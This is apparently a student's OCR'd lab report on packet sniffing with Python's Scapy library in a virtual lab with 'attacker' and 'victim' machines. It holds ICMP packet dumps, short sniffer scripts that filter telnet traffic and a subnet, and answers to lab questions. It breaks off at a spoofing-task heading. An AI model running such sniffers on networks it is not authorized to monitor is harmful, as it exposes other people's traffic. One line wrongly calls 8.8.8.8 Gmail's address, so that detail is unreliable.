
(iii)

```
###[ Ethernet ]###
  dst       = 08:00:27:17:de:fa
  src       = 52:54:00:12:35:00
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x18
     len       = 84
     id        = 5331
     flags     =
     frag      = 0
     ttl       = 111
     proto     = icmp
     chksum    = 0x1aa7
     src       = 8.8.8.8
     dst       = 10.0.2.8
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0x77f
        id        = 0x1411
        seq       = 0x3
###[ Raw ]###
           load      = '\xf3"6a\xcd\xe5\x02\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12
```


(iv)

Once again, from the output obtained on the attacker machine's terminal, it can be observed that for each ping request sent to the Google's DNS, a request packet, and a reply packet is captured. On a request message, the `src` (source) attribute is set to 10.0.2.8 (Attacker's IP address) and the `dst` (destination) attribute is set to the IP address of Gmail (8.8.8.8). It's the opposite during a reply. (`src = 8.8.8.8` and, `dst = 10.0.2.8`)


If the command is executed on the victim machine, `10.0.2.8` alters to `10.0.2.13` (IP address of the victim machine).




(i)


###[Ethernet]###
dst = 08:00:27:59:a3:c9
src = 52:54:00:12:35:00
type = 0x800
###[IP]###
version = 4
ihl = 5
tos = 0x18
len = 84
id = 5332
flags =
frag = 0
ttl = 111
proto = icmp
chksum = 0x1aa1
src = 8.8.8.8
dst = 10.0.2.13
\options \
###[ICMP]###
type = echo-reply
code = 0
chksum = 0x48e1
id = 0x11f0
seq = 0x1
###[Raw]###
load = '\x08)6ay\xa0\x02\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\

(ii)


###[Ethernet]###
dst = 52:54:00:12:35:00
src = 08:00:27:59:a3:c9
type = 0x800
###[IP]###
version = 4
ihl = 5
tos = 0x0
len = 84
id = 9315
flags = DF
frag = 0
ttl = 64
proto = icmp
chksum = 0xfa29
src = 10.0.2.13
dst = 8.8.8.8
\options \
###[ICMP]###
type = echo-request
code = 0
chksum = 0x13da
id = 0x11f0
seq = 0x2
###[Raw]###
load = '\t)6a\xa5\xa6\x02\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12

(iii)



(iv)

Once more, from the output obtained on the attacker machine's terminal, it can be observed that for each ping request sent to the Google's DNS, a request packet, and a reply packet is captured. On a request message, the `src` (source) attribute is set to 10.0.2.13 (Victim's IP address) and the `dst` (destination) attribute is set to the IP address of Gmail (8.8.8.8). It's the opposite during a reply. (`src = 8.8.8.8` and, `dst = 10.0.2.13`)

b) Capture any TCP packet that comes from a particular IP and with a destination port number 23

The python programme:


tcp_packet_sniffer.py

```
#!/usr/bin/python
from scapy.all import *
print ("SNIFFING PACKETS...");
def print_pkt(pkt):
    pkt.show ()
pkt = sniff (filter='tcp and (src host 10.0.2.13 and dst port 23)', prn=print_pkt)
```

Here, although the parameters passed are the same as above, the value of filter is changed. The target's IP address and the port over which sniffing's set to occur is passed. Here, the port number is 23. It signifies that sniffing is performed over the telnet server.


On the victim machine:

Command: `telnet 10.0.2.8`



On the attacker machine:

Command: `sudo python tcp_packet_sniffer.py`



Q. Explain where you will run Telnet.

A. The telnet server would be run on the victim machine. Since the attacker's programmed to capture any TCP connections that come from a particular IP, and also the remote server has to be contacted, the telnet server's ran on the victim machine.

Observation:

It's observed that the TCP field in each packet captured contains useful information such as checksum, sequence number, acknowledgement number and related options. There's also MAC addresses provided which could come in handy for an exploitation.

c) Capture packets comes from or go to a particular subnet

The python programme:

subnet_sniffer.py


```
1  #!/usr/bin/python
2  from scapy.all import *
3  print("SNIFFING PACKETS...");
4  def print_pkt(pkt):
5      pkt.show()
6  pkt = sniff(filter='src net 192.168.29.0/24', prn=print_pkt)
```

Here, the filter parameter's assigned `src net 192.168.29.0/24`. This allows the attacker machine to sniff on the subnet, hence making the attacker aware of the conversations going on in that subnet.

The results displayed on the terminal:

The victim machine:

Command: `ping 192.168.29.153`





The attacker machine:

Command: `sudo python subnet_sniffer.py`

Q. Show that on sending ICMP packets to 192.168.254.1, the sniffer program captures the packets sent out from 192.168.254.1 (the src subnet in filter).

A. (Here, 192.168.29.0/24 is the subnet)





Task 2: Spoofing

The python programme:

icmp_spoof.py

